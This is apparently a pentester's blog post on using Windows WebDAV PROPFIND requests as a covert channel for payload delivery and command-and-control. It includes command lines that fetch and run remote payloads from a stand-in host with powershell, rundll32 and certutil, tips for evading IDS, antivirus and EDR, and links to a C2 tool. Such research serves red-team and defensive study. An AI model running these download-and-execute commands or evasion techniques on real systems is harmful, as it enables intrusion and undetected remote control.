Using WebDAV features as a covert channel

7 septembre 2017 arno0x0x

I've recently been looking into a fancy covert channel, targeting Windows familly operating systems, for either:

- deliver various malicious payloads (*shellcode, binaries, scripts, whatever...*)
- use it as a C2 communication channel

This is what this blog post is all about. Let's dig into it.

In order to be successful, an attacker has to overcome a increasing number of challenges, especially in a corporate environment :

- Bypass IDS/IPS

- Bypass various AV (*desktop, proxy, mail gateway, etc.*)
- Be proxy aware and proxy friendly
- Be DFIR friendly, which means from the attacker standpoint:
  - Try to use overlooked communication channels
  - Avoid writing on disk or, at least, avoid writing at a location where it can't be wiped afterwards
  - As much as possible, work in memory
- Do not trigger EDR:
  - MS-Office binaries or scripting engines (*powershell, scrip host*) performing HTTP requests might look suspicious
  - MS-Office binaries or scripting engines (*powershell, scrip host*) writing some type of files in a temporary folder might look suspicious


In fulfilling some of these requirements the WebDAV protocol has many interesting features:

- Windows operating system as built-in support for this protocol
- Many built-in API functions, as well as binaries and command line tools leveraging on these API functions, support a UNC (U*niversal Naming Convention*) path. This has several pros:
  - you don't have to take care about implementing the network communication part (*none of the 'usual' network objects are required: Microsoft.XMLHTTP, WinHttp.WinHttpRequest, System.Net.WebClient*)
  - it will all look as if the operating system is performing the network request. More exactly, the WebClient service is being used, so we can see the svchost.exe process connecting to the WebDAV server, and NOT powershell.exe, cscript.exe, regsvr32.exe or any MS-Office binary
  - it is proxy aware and proxy friendly, it will even take care of proxy authentication if required
- It can pass proxies (*as opposed to some pure TCP or UDP callback channel*)

Digging into Windows UNC path handling

In order to experiment with WebDAV, I first set up a WebDAV server using a simple Docker image: docker pull visity/webdav.

The Windows operating system offers support for the WebDAV protocol through its WebClient service. This service has to first be started so that command line tools and Windows API functions can support a UNC path pointing to a WebDAV server. Interestingly, I found out that if the WebClient service is not started, then a standard user (*ie: with no admin rights*) can NOT start it through the usual ways (*services.msc or sc start webclient*) however, using the « pushd \\webdav.server.com » command to map a virtual drive on the WebDAV share will automatically start the service even from a standard privileged user.



Starting the WebClient service as a standard user

Once the WebClient service is started we can start playing around with some of our favorite command line tools to see whether or not they support a UNC pointing to our WebDAV server. Here is what I found, tested on both Windows 7 and Windows 10:

SUCCESS command lines:

```
powershell.exe -exec bypass -f \\webdav.server.com\payload.ps1
rundll32.exe \\webdav.server.com\payload.dll,entryPoint
certutil.exe -decode \\webdav.server.com\payload.b64 payload.dll
```

SUCCESS API (*examples tested*):

```
 VBA: Dir("\\webdav.server.com\some\path\")
 .Net: Directory.EnumerateFiles("\\webdav.server.com\some\path\")
```

FAILED command lines:

```
regsvr32.exe /s /n /u /i:\\webdav.server.com\payload.sct scrobj.dll
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe \\webdav.server.com\payload.xml
copy \\webdav.server.com\payload payload
xcopy \\webdav.server.com\payload payload
```

```
mshta \\webdav.server.com\payload.hta
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /out:payload.exe \\webdav.server.com\payload.cs
```

Those failed commands look inconsistent to me as the operating system seems to be able, in a few cases, to provide some kind of abstraction layer in the way of accessing a file from a remote filesystem (*through WebDAV protocol thanks to the WebClient service*), while in some other cases it doesn't... there must be a reason but I couldn't find out why.


Pros and Cons

So far, using UNC path pointing to a WebDAV server proves to have the following advantages:

1. No need to implement the network communication part in order to deliver some (*initial*) payloads. Not only this is handy but it might also help not being detected by avoiding the infamously detected « System.Net.WebClient().DownloadString() » powershell trick.
2. Svchost.exe is the only process seen performing the network comms (*EDR friendly*)
3. Automatic proxy awareness (*including authentication*), which is a definite 'must have' in a corporate environment.

There are however still a few drawbacks:

- All payload accessed/downloaded through a UNC path like demonstrated in the above commands get copied locally in the WedDAV client cache (*C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\TfsStore\Tfs_DAV*). This is definitely not DFIR friendly plus, since it's writing on disk, it might trigger the local antivirus.



- Malicious payloads can still get blocked on the peripheral security systems such as an IPS or more likely by the web proxy antivirus.

So how could we get rid of these drawbacks and use WebDAV in a smart way as a covert channel for delivering payloads ?

A little bit of WebDAV internals – OPTIONS / PROPFIND / GET

Bare in mind that WebDAV is just an extension of the HTTP protocol, with its own set of HTTP verbs (*ex: PROPFIND, MKCOL, MOVE, LOCK, etc.*) and HTTP headers (*Depth, translate, etc.*), using XML as a data format for metadata transfer.

So when the WebClient service (*ie: the WebDAV client*) first connects to a WebDAV server, it asks for the supported options by performing the following request:

```
OPTIONS / HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.14393
translate: f
Host: 10.211.55.2
```

The WebDAV server would typically answer with the following response, detailing all options its implementation supports:

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 07 Sep 2017 10:15:36 GMT
Content-Length: 0
DAV: 1
Allow: GET,HEAD,PUT,DELETE,MKCOL,COPY,MOVE,PROPFIND,OPTIONS
Proxy-Connection: Close
Connection: Close
Age: 0
```

Then would typically follow a number of PROPFIND requests with header 'Depth: 0', in order for the WebDAV client to get information about where it landed (*directory, size, creation date and other type of metadata*) and about some default Windows files such as '*Desktop.ini*' or '*Autorun.inf*' (*doesn't matter whether those files exist or not on the WebDAV server*). The requests look somehow like this:

```
PROPFIND / HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.14393
Depth: 0
translate: f
Content-Length: 0
Host: 10.211.55.2
```

It is important to note that at this point, **no actual files have been transferred nor cached on the client side's hard drive**.

Then, if the WebDAV client asks for the list of all files in the remote directory, it will issue a number of PROPFIND requests, one of them with header 'Depth: 1', looking like this:

```
PROPFIND / HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.14393
Depth: 1
translate: f
Content-Length: 0
Host: 10.211.55.2
```

The WebDAV server would reply with a XML formatted list of all files present in the current directory, along with some metadata information (*size, creation date, etc.*). Each <***D:response***> block corresponds to one file information:

```
HTTP/1.1 207 Multi-Status
Server: nginx/1.6.2
Date: Thu, 07 Sep 2017 10:27:23 GMT
Content-Length: 8084
Proxy-Connection: Keep-Alive
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8" ?>
```

```
<D:multistatus xmlns:D="DAV:">
<D:response>
<D:href>/</D:href>
<D:propstat>
<D:prop>
<D:creationdate>2017-09-07T10:27:23Z</D:creationdate>
<D:displayname>filename</D:displayname>
<D:getcontentlanguage/>
<D:getcontentlength>4096</D:getcontentlength>
<D:getcontenttype/>
<D:getetag/>
<D:getlastmodified>Thu, 07 Sep 2017 10:27:23 GMT</D:getlastmodified>
<D:lockdiscovery/>
<D:resourcetype><D:collection/></D:resourcetype>
<D:source/>
<D:supportedlock/>
</D:prop>
<D:status>HTTP/1.1 200 OK</D:status>
</D:propstat>
</D:response>
[...]
</D:multistatus>
```

At this point there is still n**o actual file transfer and no file cached on the client side's hard drive**.

Eventually, when the WebDAV client wants to access a file it will issue a request to actually transfer the file, looking like this:

```
GET /calc.hta HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.14393
translate: f
Host: 10.211.55.2
```

The WebDAV server replies with a pretty standard HTTP response containing the file requested. **At this point only, the file gets transferred and cached on the client side's hard drive** (*C:|Windows|ServiceProfiles|LocalService|AppData|Local|Temp|TfsStore|Tfs_DAV|*).

We can see that the two above mentioned drawbacks only happen when the file is actually being transferred from the server to the client (*I know: obvious point*). But it turns out the *PROPFIND* request used to list files in a directory also holds a whole lot of information that could be used to transfer arbitrary data. See where I'm getting to ? 🙂

Using PROPFIND only requests

So what we want to achieve is transferring arbitrary data using only PROPFIND requests. I came up with the following thoughts:

- the file name in itself is an information being transferred when listing a directory with a PROPFIND request.
- there can be as many files as wanted/required in a directory (*there might be a limit in what can be handled, but still...*).
- though it depends on WebDAV clients and servers implementations, each file name can be roughly 250 characters long.

- file name can only support a certain subset of characters (*'/' and '\' are not supported for instance*)

This led me to the following idea (*no rocket science* 🙂), given a payload I want to transfer, what if:

1. I base64 encode it,
2. replace all characters that are not supported in a filename (*replace '/' by '_', which seems to be a common practice*),
3. slice it into 250 characters chunks,
4. make it available as a directory file list.

On the remote end, I would need to find a way to:

1. only list files on virtual directory (*do **not GET** anything*),
2. reassemble the chunks,
3. replace the substituted characters back,
4. decode the base64 result back to the initial payload.

All this comes at a cost: important communication overhead and performance. But it allows us to get rid of the two above mentioned drawbacks !

To achieve this, I created a (*quick and poorly developed*) python script which behaves like a very very minimalist WebDAV server (*only supports OPTIONS and PROPFIND request*). But this is just sufficient to fulfill our needs. Call this script with the payload file as an argument, as well as the type of base64 encoding (*powershell compatible or not*) to be used, and it will start a WebDAV server on port 80:

```
bash-3.2# ./webdavdelivery.py standard payload.bin
[*] File [payload.bin] successfully loaded
YXNkcXdlbmthbnNkbmFrbnNkc2FsY3NramRqa3NkZmpzbmRqZm5rc2pkbmZ3amtmbndkam5za2puZGZuc2RrZm4K
[*] Data split into [1] chunks of 250 bytes
[*] WebDav server listening on port 80
[*] Serving [payload.bin] encoded as a standard base64 type
```

On the client side, there are many ways of performing the appropriate request, so I created a few examples, using VBA macros or Powershell script, they all rely on the WebClient service only, such that all other benefits we talked about before are still here:

- **No detection of the payload transferred on the network peripheral defense systems (IPS, proxy AV).**
- **No files written in the WebDAV client cache, on the disk.**

The *webdavdelivery* tool and some client side stager examples are hosted on this gist page:
https://gist.github.com/Arno0x/5da411c4266e5c440ecb6ffc50b8d29a

Going further with full C2 communication

Based on the same principles, why just deliver a payload ? Why not create a fullblown C2 two ways communication channel just over WebDAV PROPFIND requests/responses ?

So I created a minimalist agent and C2 server, to serve as a PoC. The agent side is a .Net assembly executable file which can either be standalone executed, or loaded into the memory of a powershell process. All communications back and forth use only PROPFIND requests

based on UNC paths, hence leveraging the WebClient service and all the benefits mentioned earlier.

Main features are:

- Create various stagers, trying to avoid AV detection, which will download the agent then load into a powershell process memory,
- In v0.1 the agent simply executes a local ‘cmd.exe’ sub process and proxies stdin/stdout/stderr streams to and from the C2 server, over WebDAV PROPFIND requests.

WebDavC2 can be downloaded here: https://github.com/Arno0x/WebDavC2

The agent is inspired from my other tool DBC2, and it would be very easy to extend the capabilities of this agent up to the level of what the DBC2 agent is capable of.

Sur le même thème

Windows oneliners to download remote payload and execute arbitrary code
Dans "Sécurité Informatique"

Using WebSockets and IE/Edge for C2 communications
Dans "Sécurité Informatique"

Meterpreter stage AV/IDS evasion with powershell
Dans "Réseau"

Réseau, Sécurité Informatique C2, infosec, pentest, security, tool, WebDAV

ARTICLE PRÉCÉDENT
Meterpreter stage AV/IDS evasion with powershell

ARTICLE SUIVANT
Using WebSockets and IE/Edge for C2 communications

UNE RÉFLEXION SUR “USING WEBDAV FEATURES AS A COVERT CHANNEL”

Pingback: Command and Control – WebDAV | Penetration Testing Lab

Laisser un commentaire

Entrez votre commentaire...